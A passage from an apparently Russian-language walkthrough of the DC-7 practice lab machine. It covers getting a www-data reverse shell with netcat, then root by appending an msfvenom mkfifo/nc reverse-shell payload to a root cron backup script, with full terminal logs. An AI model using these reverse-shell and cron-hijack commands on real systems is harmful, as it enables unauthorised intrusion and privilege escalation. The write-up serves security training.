На стороне атакующего запущен листенер:

```
sudo nc -lvnp 1234
```

После нажатия **Preview** на созданной странице код исполнился, и в терминале с листенером была получена reverse shell-сессия от имени www-dat



```
(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.3] 48758
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64 GNU/Linux
07:04:50 up 11 min, 0 users, load average: 0.06, 0.64, 0.47
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (480): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dc-7:/$
```

Локальное повышение привилегий

Обнаружено, что www-data имеет право выполнять/изменять

/opt/scripts/backup.sh без пароля.

Для получения интерактивной bash-оболочки сгенерирован payload с помощью msfvenom:

msfvenom -p cmd/unix/reverse_netcat lhost=10.0.2.15 lport=8889 R

На атакующей машине запущен второй листенер:

nc -lvnp 8889

Сгенерированная команда дописана в конец файла backup.sh:

**echo "mkfifo /tmp/trsgux; nc 10.0.2.15 8889 0</tmp/trsgux |
/bin/sh >/tmp/trsgux 2>&1; rm /tmp/trsgux" >> /opt/scripts/backup.sh**

Файл backup.sh запускается по расписанию (cron) от имени root. После срабатывания задачи на листенере 8889 получена **root-оболочка**.

```
(kali㉿kali)-[~/Downloads]
└─$ msfvenom -p cmd/unix/reverse_netcat lhost=10.0.2.15 lport=8889 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 95 bytes
mkfifo /tmp/lnswhw; nc 10.0.2.15 8889 0</tmp/lnswhw | /bin/sh >/tmp/lnswhw 2>&1; rm /tmp/lnswhw

(kali㉿kali)-[~/Downloads]
└─$ sudo nc -lvnp 8889
listening on [any] 8889 ...

www-data@dc-7:/opt/scripts$ cd ..
www-data@dc-7:/opt$ tar -czf /home/dc7user/backups/website.tar.gz html/
www-data@dc-7:/opt$ gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
www-data@dc-7:/opt$ gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
www-data@dc-7:/opt$ chown dc7user:dc7user /home/dc7user/backups/*
www-data@dc-7:/opt$ rm /home/dc7user/backups/website.sql
www-data@dc-7:/opt$ rm /home/dc7user/backups/website.tar.gz
www-data@dc-7:/opt/scripts$ echo "mkfifo /tmp/dana; nc 10.0.2.15 8889 0</tmp/dana | /bin/sh >/tmp/dana 2>&1; rm /tmp/dana" >> backups.sh
www-data@dc-7:/opt/scripts$ cat backups.sh
cat backups.sh
#!/bin/bash
```

Подтверждение

[illegible]

Congratulations!!! Preview

Hope you enjoyed DC-7. Just wanted to send a big thanks out there to all those who have provided feedback, and all those who have taken the time to complete these little challenges.

I'm sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

Г О Т О В О